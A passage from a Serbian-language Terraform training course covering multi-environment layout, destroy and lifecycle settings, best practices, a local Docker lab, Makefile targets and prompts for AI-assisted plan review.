  availability_zone    = local.azs[count.index]

  tags = { Name = "${local.name}-private-${local.azs[count.index]}" }
}

resource "aws_subnet" "public" {
  count                = length(local.azs)
  vpc_id              = aws_vpc.main.id
  cidr_block          = local.public_cidrs[count.index]
  availability_zone    = local.azs[count.index]
  map_public_ip_on_launch = true

  tags = { Name = "${local.name}-public-${local.azs[count.index]}" }
}

resource "aws_internet_gateway" "main" {
  vpc_id = aws_vpc.main.id
  tags   = { Name = "${local.name}-igw" }
}

resource "aws_nat_gateway" "main" {
  count                = length(local.azs)
  allocation_id       = aws_eip.nat[count.index].id
  subnet_id           = aws_subnet.public[count.index].id
  tags                = { Name = "${local.name}-nat-${count.index}" }
}

resource "aws_eip" "nat" {
  count = length(local.azs)
  domain = "vpc"
}
```

Isti modul, isti kod — razlika je samo u `var.vpc_cidr` i `var.environment`. Dev dobija `10.10.0.0/16`, prod dobija `10.30.0.0/16`. Nema copy-paste.

Veza sa project-A

EKS modul koristi VPC output:

```
# envs/dev/main.tf (skraceno)
module "vpc" {
  source           = "../../modules/vpc"
  environment      = "dev"
  vpc_cidr         = "10.10.0.0/16"
  availability_zones = data.aws_availability_zones.available.names
}

module "eks" {
  source           = "../../modules/eks"
  cluster_name     = "dev-helloworld"
  vpc_id           = module.vpc.vpc_id
  subnet_ids       = module.vpc.private_subnet_ids
  node_count       = 2
  instance_type    = "t3.medium"
}
```

Ista `main.tf` struktura za staging i prod — samo drugačije vrijednosti varijabli.

Source: `05-terraform-fundamenti/05-workspaces-i-environments.md`

05 — Workspaces i environments

Workspace vs zasebni direktorijumi

Terraform nudi dvije strategije za upravljanje višestrukim okruženjima.

Terraform workspaces — jedan direktorijum, više state fajlova. Prebacivanje između okruženja sa `terraform workspace select dev`.

Zasebni direktorijumi — svako okruženje ima vlastiti `envs/dev/`, `envs/staging/`, `envs/prod/`. Svaki direktorijum ima vlastiti state i vlastiti `terraform apply`.

Zašto zasebni direktorijumi za project-A

Izolacija state-a

Sa workspacima, svi state fajlovi su u istom backend S3 bucket-u, ali pod različitim ključevima. Greška u workspace managementu (npr. zaboraviti prebaciti workspace) može primjeniti promjene na pogrešno okruženje.

Sa zasebnim direktorijumima, `cd envs/prod && terraform apply` — nemoguće je greškom primjeniti prod promjene dok si u dev direktorijumu.

Različite konfiguracije backend-a

```
# envs/dev/versions.tf
terraform {
  backend "s3" {
    bucket = "firma-terraform-state"
    key    = "helloworld/dev/terraform.tfstate"
    region = "eu-central-1"
  }
}

# envs/prod/versions.tf
terraform {
  backend "s3" {
    bucket = "firma-terraform-state-prod" # zasebni bucket za prod!
    key    = "helloworld/prod/terraform.tfstate"
    region = "eu-central-1"
  }
}
```

Prod može imati strožije IAM permisije na state bucket — samo prod CI/CD rola ima pristup prod state-u.

Različiti AWS accounti

Velika organizacija može imati zasebne AWS accounte za dev i prod. Workspacesi ne podržavaju različite AWS accounte — zasebni direktorijumi da.

Workspace koristiti samo za ephemeral okruženja

Jedini legitiman slučaj za workspaces u project-A: dynamic review environments koji su identični osim `env_name` varijable.

```
# CI job za otvaranje MR
terraform workspace new mr-${CI_MERGE_REQUEST_IID}
terraform apply -var="env_name=mr-${CI_MERGE_REQUEST_IID}"

# CI job za zatvaranje MR
terraform workspace select mr-${CI_MERGE_REQUEST_IID}
terraform destroy -var="env_name=mr-${CI_MERGE_REQUEST_IID}"
terraform workspace select default
terraform workspace delete mr-${CI_MERGE_REQUEST_IID}
```

Alternativno, čak i za review envs, zasebni state key je sigurniji:

```
# envs/dynamic/versions.tf — bez hardkodiranog key-a
terraform {
  backend "s3" {
    bucket = "firma-terraform-state"
    # key se proslijedi kao -backend-config argument
    region = "eu-central-1"
  }
}
```

```
terraform init -backend-config="key=helloworld/mr-${MR_ID}/terraform.tfstate"
terraform apply -var="env_name=mr-${MR_ID}"
```

Struktura project-A envs direktorijuma

```
terraform/envs/
├── dev/
│   ├── versions.tf      ← backend config za dev
│   ├── main.tf          ← module pozivi
│   ├── variables.tf     ← variable deklaracije
│   ├── outputs.tf
│   └── dev.tfvars       ← vrijednosti za dev
├── staging/
│   ├── versions.tf
│   ├── main.tf
│   ├── variables.tf
│   ├── outputs.tf
│   └── staging.tfvars
├── prod/
│   ├── versions.tf
│   ├── main.tf
│   ├── variables.tf
│   ├── outputs.tf
│   └── prod.tfvars
└── dynamic/
    ├── versions.tf      ← bez hardkodiranog backend key-a
    ├── main.tf          ← minimalni resursi za review env
    ├── variables.tf     ← env_name, image_tag
    └── base.tfvars      ← zajedničke vrijednosti za sve review envs
```

Terraform variables fajl po env

```
# dev.tfvars
environment      = "dev"
aws_region       = "eu-central-1"
cluster_node_count = 2
cluster_node_instance_type = "t3.medium"
vpc_cidr         = "10.10.0.0/16"
enable_nat_gateway = true
single_nat_gateway = true    # jedan NAT gateway za dev (ustedivanje)

# prod.tfvars
environment      = "prod"
aws_region       = "eu-central-1"
cluster_node_count = 5
cluster_node_instance_type = "t3.xlarge"
vpc_cidr         = "10.30.0.0/16"
enable_nat_gateway = true
single_nat_gateway = false   # NAT gateway po AZ za HA
```

`single_nat_gateway` je dobar primjer cost vs availability tradeoff: - Dev: jedan NAT gateway = manje troska, prihvatljiv single point of failure - Prod: NAT po AZ = viši trošak ali nema downtime pri AZ failure-u

Praktičan primjer — isti modul, različiti parametri

```
# envs/dev/main.tf
module "vpc" {
  source = "../../modules/vpc"

  environment      = var.environment      # "dev"
  vpc_cidr         = var.vpc_cidr         # "10.10.0.0/16"
  availability_zones = ["eu-central-1a", "eu-central-1b"]
  single_nat_gateway = var.single_nat_gateway # true
}

# envs/prod/main.tf — identičan poziv, drugačije vrijednosti
module "vpc" {
  source = "../../modules/vpc"

  environment      = var.environment      # "prod"
  vpc_cidr         = var.vpc_cidr         # "10.30.0.0/16"
  availability_zones = ["eu-central-1a", "eu-central-1b", "eu-central-1c"]
  single_nat_gateway = var.single_nat_gateway # false
}
```

`main.tf` je identičan. Razlika je isključivo u `.tfvars` fajlovima.

Veza sa project-A

GitLab CI struktura za Terraform:

```
# .gitlab-ci.yml (terraform jobs)

tf:plan:dev:
  stage: plan
  script:
    - cd terraform/envs/dev
    - terraform init
    - terraform plan -var-file=dev.tfvars -out=plan.tfplan
  artifacts:
    paths: [terraform/envs/dev/plan.tfplan]

tf:apply:dev:
  stage: apply
  script:
    - cd terraform/envs/dev
    - terraform init
    - terraform apply plan.tfplan
  when: manual # čeka odobrenje
  needs: [tf:plan:dev]

tf:destroy:review:
  stage: cleanup
  script:
    - cd terraform/envs/dynamic
    - terraform init -backend-config="key=helloworld/mr-${CI_MERGE_REQUEST_IID}/terraform.tfstate"
    - terraform destroy -var="env_name=mr-${CI_MERGE_REQUEST_IID}" -auto-approve
  when: manual
  environment:
    name: review/mr-${CI_MERGE_REQUEST_IID}
    action: stop
```

`when: manual` za apply i destroy prod — niko ne deploja u produkciju bez klikanja.

06 — Terraform destroy i lifecycle

terraform destroy

`terraform destroy` uništava sve resurse koje Terraform trenutno prati u state-u. Izvrsava u obrnutom redosledu od kreiranja — respektuje dependency graph.

```
# Prikazuje šta će biti uništeno (bez primjene)
terraform plan -destroy

# Uništava sve resurse (traži potvrdu: "yes")
terraform destroy

# Uništava bez pitanja (za CI/CD)
terraform destroy -auto-approve
```

Primjer redosljeda brisanja za project-A stack: 1. EKS Node Groups (EC2 instance) 2. EKS Cluster 3. NAT Gateways 4. Elastic IPs 5. Private Subnets 6. Public Subnets 7. Internet Gateway 8. VPC

Terraform zna ovaj redosled jer su resursi u dependency grafu: EKS zavisi od VPC-a, pa se EKS briše prvi.

Zašto je destroy jednako važan kao create

Cost management — AWS naplacuje po satu. EKS cluster koji stoji tokom vikenda kosta isti novac kao da radi.

Strategija za project-A: - Dev cluster: destroy svake noći u ponoć, create ujutro (GitLab CI scheduler) - Review envs: destroy čim se MR zatvori ili merguje - Staging: stoji neprekidno (CI treba uvijek biti dostupan za testiranje) - Prod: nikad nije downtime (destroy samo za major migracije)

Ustedevina na dev okruženjima: 2 x `t3.medium` EKS nodova $\approx$ \$0.08/h = ~\$58/mj. Ako radi samo 8h/dan: \$58 x (8/24) = ~\$19/mj. Ustedjeno \$39/mj bez gubljenja funkcionalnosti.

Ephemeral environments — review apps za svaki MR trebaju biti privremene. Bez destroy, akumuliraš cluster resurse za svaki MR koji je ikad otvoren.

Clean state za testiranje — pouzdano testiranje infrastruktura promjena zahtijeva čist početak. Destroy + apply garantuje da testiraš kreiranje, ne patch.

Lifecycle meta-arguments

Lifecycle blok kontroliše ponašanje Terraform-a prema specifičnom resursu.

prevent_destroy

```
resource "aws_s3_bucket" "terraform_state" {
  bucket = "firma-terraform-state"

  lifecycle {
    prevent_destroy = true
  }
}
```

`prevent_destroy = true` — Terraform odbija `destroy` za ovaj resurs, čak i u okviru `terraform destroy` koji briše sve. Mora se ručno ukloniti iz konfiguracije da bi se resurs mogao obrisati.

Koristiti za: S3 state bucket, prod database, sve što bi gubitak podataka bio katastrofičan.

create_before_destroy

```
resource "aws_launch_template" "app" {
  name_prefix    = "helloworld-"
  image_id       = data.aws_ami.amazon_linux.id

  lifecycle {
    create_before_destroy = true
  }
}
```

Defaultno, Terraform unistate stari resurs pa kreira novi (downtime). Sa `create_before_destroy = true`, kreira novi resurs, a tek onda briše stari (zero downtime).

Neophodan za resurse koji moraju uvijek biti dostupni tokom zamjene.

ignore_changes

```
resource "aws_eks_node_group" "main" {
  cluster_name = aws_eks_cluster.main.name
  node_role_arn = aws_iam_role.node.arn

  scaling_config {
    desired_size = 2
    min_size     = 1
    max_size     = 5
  }

  lifecycle {
    ignore_changes = [
      scaling_config[0].desired_size # AWS Auto Scaling mijenja ovo, ne Terraform
    ]
  }
}
```

`ignore_changes` — Terraform ignoriše promjene na navedenim atributima tokom plan-a. Korisno kada Kubernetes HPA ili AWS Auto Scaling mjenja broj nodova — ne zelimo da `terraform plan` kaže “drift detected” svaki put kad autoscaler promijeni `desired_size`.

Destroy workflow — sigurno brisanje

Nikad `terraform destroy` bez plana. Uvijek:

```
# Korak 1: Pogledaj šta će biti uništeno
terraform plan -destroy -var-file=dev.tfvars

# Korak 2: Review output pažljivo
# Provjeri da li je navedeno ono što očekuješ
# Pazi na resurse sa prevent_destroy (terraform ce failovati ako ih ima)

# Korak 3: Primjeni destroy
terraform destroy -var-file=dev.tfvars
# Upiši "yes" kad pita
```

U CI/CD pipelinu, plan output se sprema kao artifact:

```

tf:plan-destroy:review:
  script:
    - terraform plan -destroy -var="env_name=${MR_ENV}" -out=destroy.plan
  artifacts:
    paths: [destroy.plan]

tf:destroy:review:
  script:
    - terraform apply destroy.plan
  when: manual
  needs: [tf:plan-destroy:review]

```

Partial destroy — brisanje specifičnih resursa

```

# Obriši samo EKS node group, ne cijeli stack
terraform destroy -target=aws_eks_node_group.main -var-file=dev.tfvars

# Obriši modul (sve resurse unutar modula)
terraform destroy -target=module.eks -var-file=dev.tfvars

```

Koristiti oprezno — partial destroy može ostaviti infrastructure u nekonzistentnom stanju. Primjena: smanjivanje troška kad cluster nije potreban, ali VPC infrastruktura treba ostati.

Veza sa project-A

Nightly destroy/create za dev

```

# .gitlab-ci.yml
destroy:dev:nightly:
  stage: cleanup
  script:
    - cd terraform/envs/dev
    - terraform init
    - terraform destroy -var-file=dev.tfvars -auto-approve
  rules:
    - if: '$CI_PIPELINE_SOURCE == "schedule"'
  only:
    - schedules

create:dev:morning:
  stage: setup
  script:
    - cd terraform/envs/dev
    - terraform init
    - terraform apply -var-file=dev.tfvars -auto-approve
  rules:
    - if: '$CI_PIPELINE_SOURCE == "schedule"'

```

Review env lifecycle

```
deploy:review:
  script:
    - terraform apply -var="env_name=mr-${CI_MERGE_REQUEST_IID}"
  environment:
    name: review/mr-${CI_MERGE_REQUEST_IID}
    on_stop: destroy:review

destroy:review:
  script:
    - terraform destroy -var="env_name=mr-${CI_MERGE_REQUEST_IID}" -auto-approve
  environment:
    name: review/mr-${CI_MERGE_REQUEST_IID}
  action: stop
  when: manual
```

`on_stop: destroy:review` — GitLab automatski ponudi destroy job kad se environment zatvori (MR merge ili close).

Source: 05-terraform-fundamenti/07-best-practices.md

07 — Terraform best practices

Remote state uvek

Lokalni state fajl je prihvatljiv samo za personalne eksperimente. Za svaki tim ili CI/CD pipeline, remote state je obavezan.

```
terraform {
  backend "s3" {
    bucket      = "firma-terraform-state"
    key         = "helloworld/dev/terraform.tfstate"
    region      = "eu-central-1"
    encrypt     = true                      # enkriptovan na S3
    dynamodb_table = "terraform-state-lock" # locking
  }
}
```

S3 bucket za state mora imati: - Server-side enkripcija (SSE-S3 ili SSE-KMS) - Versioning omogućen (rollback state-a ako se pokvari) - Blokirani javni pristup - MFA delete opcija za prod state bucket

DynamoDB tabela za locking treba samo jednu kolonu: `LockID` (String, partition key).

NIKAD ne edituj state rucno

`.tfstate` je JSON koji Terraform interno održava. Ručna editacija skoro uvijek rezultira korumpiranim state-om. Jedina dozvoljena operacija koja direktno mijenja state je `terraform state` komanda:

```
# Premjesti resurs u state-u (refactoring)
terraform state mv aws_instance.old_name aws_instance.new_name

# Ukloni resurs iz state-a bez brisanja u cloudu
terraform state rm aws_s3_bucket.imported_bucket

# Uvezi postojeći cloud resurs u state
terraform import aws_s3_bucket.existing firma-existing-bucket

# Pogledaj resurse u state-u
terraform state list
terraform state show aws_eks_cluster.main
```


Ako je state korumpiran i mora se popraviti — prvo napravi backup, zatim `terraform state pull > state.json`, edituj, `terraform state push state.json`. Nikad direktno na S3.

Pin verzije provider-a i modula

```
terraform {
  required_version = ">= 1.6, < 2.0"    # ne stariji od 1.6, ne 2.x

  required_providers {
    aws = {
      source  = "hashicorp/aws"
      version = "~> 5.31"    # 5.31.x
    }
    kubernetes = {
      source  = "hashicorp/kubernetes"
      version = "~> 2.25"
    }
  }
}
```

Za module:

```
module "eks" {
  source  = "terraform-aws-modules/eks/aws"
  version = "= 20.8.4"    # egzaktna verzija za prod
}
```

Zašto: provider 5.32 može imati breaking change u ponasanju resursa. Bez piniranja, `terraform init -upgrade` bi povukao novu verziju i mogao razbiti plan.

`terraform.lock.hcl` — Terraform automatski generiše ovaj fajl sa hash-evima preuzetih providera. Commitaj ga u Git. CI/CD će koristiti egzaktno iste provider verzije.

terraform fmt i terraform validate u CI

```
# Formatira sve .tf fajlove po Terraform konvenciji
terraform fmt -recursive

# Provjeri sintaksu i interne konzistencije
terraform validate
```

U `.gitlab-ci.yml`:

```
tf:validate:
  stage: validate
  script:
    - terraform fmt -check -recursive    # -check failuje ako format nije ispravan
    - cd terraform/envs/dev && terraform init -backend=false
    - terraform validate
  rules:
    - changes:
      - terraform/**/*
```

`-backend=false` za validate — ne treba stvarni backend, samo provjeravamo sintaksu.

Pre-commit hook lokalno:

```
# .pre-commit-config.yaml
repos:
  - repo: https://github.com/antonbabenko/pre-commit-terraform
    rev: v1.86.0
    hooks:
      - id: terraform_fmt
      - id: terraform_validate
      - id: terraform_docs
```

Secrets nikad u kodu

Ne stavljati passwords, API key-eve, certificates u `.tf` fajlove ili `.tfvars`.

AWS Secrets Manager:

```
data "aws_secretsmanager_secret_version" "db_password" {
  secret_id = "helloworld/${var.environment}/db-password"
}

resource "aws_db_instance" "main" {
  password = data.aws_secretsmanager_secret_version.db_password.secret_string
}
```

SSM Parameter Store:

```
data "aws_ssm_parameter" "gitlab_token" {
  name = "/helloworld/gitlab-token"
}
```

Secrets se kreiraju jedanput ručno (ili kroz zasebni privilegovani proces), a Terraform ih samo čita. Secrets nikad ne prolaze kroz Git.

prevent_destroy za prod resurse

```
# modules/eks/main.tf
resource "aws_eks_cluster" "main" {
  name = var.cluster_name

  lifecycle {
    prevent_destroy = var.environment == "prod" ? true : false
    # ili jednostavnije – staviti u prod/main.tf override
  }
}
```

Bolje rjesenje — zasebni lifecycle po env:

```
# envs/prod/overrides.tf
resource "aws_eks_cluster" "main" {
  lifecycle {
    prevent_destroy = true
  }
}
```

Terraform merguje lifecycle blokove iz override fajlova. `*_override.tf` ili `*_override.tf.json` Terraform automatski učitava zadnji i merguje sa osnovnim resource konfiguracijom.

Plan output u MR komentaru

Svaki `terraform plan` u CI treba biti vidljiv u MR-u. Inženjeri moraju vidjeti šta će se promijeniti u infrastrukturi, ne samo u kodu.

```

tf:plan:staging:
  script:
    - cd terraform/envs/staging
    - terraform init
    - terraform plan -var-file=staging.tfvars -no-color 2>&1 | tee plan.txt
    - |
      # Objavi plan kao GitLab MR komentar
      PLAN=$(cat plan.txt)
      curl --request POST \
        --header "PRIVATE-TOKEN: $GITLAB_TOKEN" \
        --data "body=<details><summary>Terraform plan: staging</summary>\n\n\`\`\`\n${PLAN}\n\`\`\`\n</details>" \
        "${CI_API_V4_URL}/projects/${CI_PROJECT_ID}/merge_requests/${CI_MERGE_REQUEST_IID}/notes"

```

Alternativno, koristiti `terraform-plan-to-github-comment` akcije ili `atlantis.io` za automatizovan plan-u-PR workflow.

Koristiti locals za izbjegavanje ponavljanja

Loše:

```

resource "aws_eks_cluster" "main" {
  name = "dev-helloworld"
  tags = { Environment = "dev", Project = "helloworld", ManagedBy = "terraform" }
}

resource "aws_vpc" "main" {
  tags = { Environment = "dev", Project = "helloworld", ManagedBy = "terraform" }
}

```

Dobro:

```

locals {
  name      = "${var.environment}-helloworld"
  common_tags = {
    Environment = var.environment
    Project     = "helloworld"
    ManagedBy   = "terraform"
  }
}

resource "aws_eks_cluster" "main" {
  name = local.name
  tags = local.common_tags
}

resource "aws_vpc" "main" {
  tags = local.common_tags
}

```

AI workflow za Terraform plan

Terraform plan output je savršen za AI analizu — strukturiran, čitljiv, predvidiv format.

Dobio sam ovaj terraform plan output. Objasni mi šta će se promijeniti i da li postoji nešto što bi trebalo pažljivo razmotriti prije apply-a:

[terraform plan output]

Posebno korisno za: - `~ update in-place` vs - `destroy`, + `create` — šta uzrokuje recreate? - Neočekivani resursi u planu — zašto se mijenja nešto što nisi dirnut? - Procjena rizika promjene

Ovaj Terraform plan kaže da će `aws_eks_cluster` biti destroyan i recreated. Šta to znači za workloads koji tamo rade? Kako da izbjegnem downtime?

[terraform plan output za EKS]

Source: `05-terraform-fundamenti/08-lab-lokalna-terraform-vezba.md`

08 — LAB: Lokalna Terraform vježba

Cilj

Naučiti Terraform workflow bez AWS troškova. Koristimo `local` provider koji kreira lokalne fajlove i direktorijume — savršeno za učenje plan/apply/destroy ciklusa bez ijednog centa troška.

Terraform kao Docker kontejner

Svi alati idu kroz Docker — to je pravilo project-A.

```
# Alias za lakše korišćenje
alias tf='docker run --rm -it \
  -v $(pwd):/workspace \
  -w /workspace \
  hashicorp/terraform:1.7 '

# Provjeri verziju
tf version
```

Podman: `alias tf='podman run --rm -it -v $(pwd):/workspace -w /workspace hashicorp/terraform:1.7 '`

Ili direktno bez aliasa:

```
docker run --rm -it \
  -v $(pwd):/workspace \
  -w /workspace \
  hashicorp/terraform:1.7 version
```

Podman: `podman run --rm -it -v $(pwd):/workspace -w /workspace hashicorp/terraform:1.7 version`

Priprema radnog direktorijuma

```
mkdir -p ~/terraform-lab && cd ~/terraform-lab
```

Korak 1: main.tf sa local providerom

Kreiraj `main.tf`:

```

terraform {
  required_providers {
    local = {
      source  = "hashicorp/local"
      version = "~> 2.4"
    }
  }
}

# Kreira direktorijum sa environment fajlovima
resource "local_file" "app_config" {
  content = <<-EOT
    environment = ${var.environment}
    app_name     = ${var.app_name}
    replicas     = ${var.replica_count}
    image_tag    = ${var.image_tag}
    created_at   = ${timestamp()}
  EOT
  filename = "${path.module}/output/${var.environment}-config.txt"
}

resource "local_file" "deploy_script" {
  content = <<-EOT
    #!/bin/bash
    # Auto-generated deploy script za ${var.environment}

    ENV="${var.environment}"
    IMAGE="${var.app_name}:${var.image_tag}"
    REPLICAS="${var.replica_count}"

    echo "Deploying $IMAGE sa $REPLICAS replika na $ENV..."

    helm upgrade --install ${var.app_name}-$ENV ./helm/${var.app_name} \
      --set image.tag=${var.image_tag} \
      --set replicaCount=${var.replica_count} \
      --namespace ${var.app_name}-$ENV \
      --create-namespace
  EOT
  filename      = "${path.module}/output/deploy-${var.environment}.sh"
  file_permission = "0755"
}

```

Korak 2: variables.tf

```
variable "environment" {
  description = "Okruzenje: dev, staging, prod"
  type        = string
  default     = "dev"

  validation {
    condition     = contains(["dev", "staging", "prod"], var.environment)
    error_message = "Okruzenje mora biti: dev, staging ili prod."
  }
}

variable "app_name" {
  description = "Ime aplikacije"
  type        = string
  default     = "helloworld"
}

variable "replica_count" {
  description = "Broj replika"
  type        = number
  default     = 1

  validation {
    condition     = var.replica_count >= 1 && var.replica_count <= 10
    error_message = "Broj replika mora biti izmedju 1 i 10."
  }
}

variable "image_tag" {
  description = "Docker image tag"
  type        = string
  default     = "latest"
}
```

Korak 3: outputs.tf

```
output "config_file_path" {
  description = "Putanja do generisanog config fajla"
  value       = local_file.app_config.filename
}

output "deploy_script_path" {
  description = "Putanja do generisanog deploy skripta"
  value       = local_file.deploy_script.filename
}

output "environment_summary" {
  description = "Pregled konfiguracije okruzenja"
  value = {
    environment = var.environment
    app_name    = var.app_name
    replica_count = var.replica_count
    image_tag   = var.image_tag
  }
}
```

Korak 4: terraform init

```
docker run --rm -it \
  -v $(pwd):/workspace \
  -w /workspace \
  hashicorp/terraform:1.7 init
```

Podman: podman run --rm -it -v \$(pwd):/workspace -w /workspace hashicorp/terraform:1.7 init

Ocekivani output:

```
Initializing the backend...
Initializing provider plugins...
- Finding hashicorp/local versions matching "~> 2.4"...
- Installing hashicorp/local v2.4.1...
Terraform has been successfully initialized!
```

Provjeri sta je kreirano:

```
ls -la .terraform/
ls -la .terraform/providers/
```

Korak 5: terraform plan

```
docker run --rm -it \
  -v $(pwd):/workspace \
  -w /workspace \
  hashicorp/terraform:1.7 plan
```

Podman: podman run --rm -it -v \$(pwd):/workspace -w /workspace hashicorp/terraform:1.7 plan

Citaj plan pazljivo: - + zeleno — resurs ce biti KREIRAN - ~ zuto — resurs ce biti IZMIJENJEN - - crveno — resurs ce biti OBRISAN - -/+ — resurs ce biti OBRISAN i REKREIRA

Pokusaj sa drugačijim varijablama:

```
docker run --rm -it \
  -v $(pwd):/workspace \
  -w /workspace \
  hashicorp/terraform:1.7 plan \
    -var="environment=prod" \
    -var="replica_count=3" \
    -var="image_tag=v1.2.0"
```

Podman: podman run --rm -it -v \$(pwd):/workspace -w /workspace hashicorp/terraform:1.7 plan -var="environment=prod" -var="replica_count=3" -var="image_tag=v1.2.0"

Korak 6: terraform apply

```
mkdir -p output # Terraform nece kreirati parent direktorijum
```

```
docker run --rm -it \
  -v $(pwd):/workspace \
  -w /workspace \
  hashicorp/terraform:1.7 apply
```

Podman: podman run --rm -it -v \$(pwd):/workspace -w /workspace hashicorp/terraform:1.7 apply

Upiši `yes` kada pita.

Provjeri šta je kreirano:

```
ls -la output/  
cat output/dev-config.txt  
cat output/deploy-dev.sh
```

Korak 7: Razumi outputs

```
docker run --rm \  
-v $(pwd):/workspace \  
-w /workspace \  
hashicorp/terraform:1.7 output  
  
docker run --rm \  
-v $(pwd):/workspace \  
-w /workspace \  
hashicorp/terraform:1.7 output -json
```

Podman: `podman run --rm -v $(pwd):/workspace -w /workspace hashicorp/terraform:1.7 output (i output -json)`

JSON format je koristan u CI/CD skriptama:

```
IMAGE_TAG=$(docker run --rm -v $(pwd):/workspace -w /workspace \  
hashicorp/terraform:1.7 output -raw image_tag)
```

Podman: `IMAGE_TAG=$(podman run --rm -v $(pwd):/workspace -w /workspace hashicorp/terraform:1.7 output -raw image_tag)`

Korak 8: Kreiraj dev.tfvars

```
# dev.tfvars  
environment = "dev"  
replica_count = 1  
image_tag = "latest"  
  
# prod.tfvars  
environment = "prod"  
replica_count = 3  
image_tag = "v1.2.0"
```

Apply sa tfvars:

```
docker run --rm -it \  
-v $(pwd):/workspace \  
-w /workspace \  
hashicorp/terraform:1.7 apply -var-file=prod.tfvars
```

Podman: `podman run --rm -it -v $(pwd):/workspace -w /workspace hashicorp/terraform:1.7 apply -var-file=prod.tfvars`

Provjeri output direktorijum — sad imaš `prod-config.txt`.

Korak 9: terraform destroy

```
docker run --rm -it \
-v $(pwd):/workspace \
-w /workspace \
hashicorp/terraform:1.7 destroy
```

Podman: `podman run --rm -it -v $(pwd):/workspace -w /workspace hashicorp/terraform:1.7 destroy`

Provjeri da su fajlovi obrisani:

```
ls -la output/
```

Korak 10: State fajl inspekcija

```
cat terraform.tfstate | python3 -m json.tool | head -50
```

Vidi kako Terraform prati kreiranje resurse. Pokušaj obrisati `terraform.tfstate` i ponovo pokreni `terraform plan` — Terraform mislila da ništa ne postoji i ponudio bi recreate.

Bonus — minimalan S3 bucket ako imas AWS

Ako imaš AWS credentials i zelite testirati sa stvarnim resursima (S3 bucket kosta ~\$0):

```
# Dodaj u main.tf
resource "aws_s3_bucket" "lab" {
  bucket = "terraform-lab-${var.environment}-${random_id.suffix.hex}"

  tags = {
    Environment = var.environment
    ManagedBy   = "terraform"
    Purpose     = "lab"
  }
}

resource "random_id" "suffix" {
  byte_length = 4
}
```

```
docker run --rm -it \
-v $(pwd):/workspace \
-v ~/.aws:/root/.aws:ro \   # AWS credentials
-w /workspace \
-e AWS_PROFILE=default \
hashicorp/terraform:1.7 apply
```

Podman: `podman run --rm -it -v $(pwd):/workspace -v ~/.aws:/root/.aws:ro -w /workspace -e AWS_PROFILE=default hashicorp/terraform:1.7 apply`

AI workflow

Kada dobijete grešku iz `terraform plan`:

Dobio sam ovu grešku iz terraform plan:

```
Error: Invalid value for variable
on variables.tf line 8, in variable "environment":
 8:   validation {
    | -----
    | var.environment is "staging2"
    | _____
    | | var.environment is "staging2"
```

The value must be one of: dev, staging, prod.

Koji tfvars fajl mi je aktivan i šta trebam promijeniti?

Kada nisi siguran šta plan prikazuje:

Ovaj terraform plan output prikazuje:

```
# local_file.app_config must be replaced
-/+ resource "local_file" "app_config" {
  ~ content = <<-EOT
    - created_at = 2024-01-01T10:00:00Z
    + created_at = 2024-01-02T08:30:00Z
  EOT
```

Zašto se resurs rekreira? Je li to normalno?

Makefile — dodaj u ovom poglavlju

Ovo poglavlje uvodi Terraform. Dodaj u `Makefile` u korenu projekta:

```
# === OBLAST 05: Terraform ===

tf-init: ## Inicijalizuj Terraform radni direktorijum (DIR=. make tf-init)
    docker run --rm \
        -v $(PWD)/$(DIR):/workspace -w /workspace \
        hashicorp/terraform:$(TF_VERSION) init

tf-validate: ## Validiraj Terraform sintaksu
    docker run --rm \
        -v $(PWD):/workspace -w /workspace \
        hashicorp/terraform:$(TF_VERSION) validate

tf-fmt: ## Formatiraj Terraform fajlove (provjerava stil)
    docker run --rm \
        -v $(PWD):/workspace -w /workspace \
        hashicorp/terraform:$(TF_VERSION) fmt -recursive -diff

tf-plan: ## Generiši Terraform plan (ENV=dev make tf-plan)
    docker run --rm \
        -v $(PWD):/workspace -w /workspace \
        -e AWS_ACCESS_KEY_ID -e AWS_SECRET_ACCESS_KEY -e AWS_SESSION_TOKEN \
        hashicorp/terraform:$(TF_VERSION) plan -var="env_name=$(ENV)" -out=tfplan

tf-apply: ## Primijeni Terraform plan (uvijek nakon tf-plan)
    docker run --rm \
        -v $(PWD):/workspace -w /workspace \
        -e AWS_ACCESS_KEY_ID -e AWS_SECRET_ACCESS_KEY -e AWS_SESSION_TOKEN \
        hashicorp/terraform:$(TF_VERSION) apply tfplan

tf-destroy: ## Uništi Terraform resurse (ENV=dev make tf-destroy) 🚧 DESTRUKTIVNO
    docker run --rm \
        -v $(PWD):/workspace -w /workspace \
        -e AWS_ACCESS_KEY_ID -e AWS_SECRET_ACCESS_KEY -e AWS_SESSION_TOKEN \
        hashicorp/terraform:$(TF_VERSION) destroy -var="env_name=$(ENV)"

tf-output: ## Prikaži Terraform output vrijednosti
    docker run --rm \
        -v $(PWD):/workspace -w /workspace \
        hashicorp/terraform:$(TF_VERSION) output

tf-security: ## Statička analiza sigurnosti Terraform koda (tfsec)
    docker run --rm \
        -v $(PWD):/src \
        aquasec/tfsec:latest /src --no-color
```

Centralni Makefile već sadrži ove targete — ovo je referenca šta si dodao u ovoj oblasti.

Provjeri da targeti rade:

```
DIR=. make tf-init
make tf-validate
make tf-fmt
ENV=dev make tf-plan
make help | grep "^tf-"
```

Source: 05-terraform-fundamenti/09-vezba-priprema-ai-okvira-i-sync.md

09 — Vežba: priprema AI-okvira i sync (Terraform)

Postavljaš AI-okvir za pisanje i validaciju Terraform koda, pa verifikuješ da lokalna konfiguracija prolazi `fmt`, `validate` i `tflint` bez grešaka.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Definišemo pravila koja AI primenjuje svaki put kad radi na `.tf` fajlovima — remote state, pinovane verzije, tagovi, bez sekreta u kodu.

Pretpostavke za potvrdu: - Terraform je instaliran i `terraform version` radi - Postoji makar jedan `.tf` fajl u oblasti na kome možemo pokrenuti provere - `tflint` je dostupan (direktno ili kao Docker image)

Van opsega: - Pisanje novog Terraform koda — to je tema oblasti 08 i 14 - Postavljanje remote state backend-a od nule — pretpostavljamo da već postoji ili je oblast 05 to pokrila

Prompt za diskusiju:

Radim na Terraform kodu za project-A. Koje su najvažnije greške koje AI asistenti prave kada generišu `.tf` kod — verzije providera, state, secrets, tagovi? Koji automatski check bi odmah uhvatio te greške pre commit-a?

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Napraviti AI-okvir za Terraform koji hvata greške u verzijama, state konfiguraciji i sekretima pre nego što kod uđe u repo.

Fajlovi koji se diraju:

- `CLAUDE.md` ili `.claude/rules/terraform-checks.md` (Claude Code)
- `.tf` fajlovi u trenutnoj oblasti — samo za validaciju, bez izmene sadržaja

